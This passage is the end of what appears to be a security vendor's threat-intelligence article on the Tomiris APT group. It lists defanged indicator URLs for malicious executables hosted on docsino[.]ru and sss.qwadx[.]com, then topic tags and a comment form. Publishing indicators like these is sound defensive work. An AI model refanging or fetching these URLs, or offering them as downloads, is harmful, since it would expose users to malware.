[http://docsino\[.\]ru/wp-content/private/alone.exe](http://docsino[.]ru/wp-content/private/alone.exe)
[http://docsino\[.\]ru/wp-content/private/winupdate.exe](http://docsino[.]ru/wp-content/private/winupdate.exe)
[http://sss.qwadx\[.\]com/12345.exe](http://sss.qwadx[.]com/12345.exe)
[http://sss.qwadx\[.\]com/AkelPad.exe](http://sss.qwadx[.]com/AkelPad.exe)
[http://sss.qwadx\[.\]com/netexit.rar](http://sss.qwadx[.]com/netexit.rar)
[http://sss.qwadx\[.\]com/winload.exe](http://sss.qwadx[.]com/winload.exe)
[http://sss.qwadx\[.\]com/winsrv.exe](http://sss.qwadx[.]com/winsrv.exe)

- [Malware Technologies](#)
- [Targeted attacks](#)
- [Malware Descriptions](#)
- [Spear phishing](#)
- [Malware](#)

- [APT](#)
- [Trojan](#)
- [Backdoor](#)
- [PowerShell](#)
- [Telegram](#)
- [shell](#)
- [Discord](#)

Tomiris wreaks Havoc: New tools and techniques of the APT group

Your email address will not be published. Required fields are marked *

Name *

Email *

This site uses Akismet to reduce spam. [Learn how your comment data is processed.](#)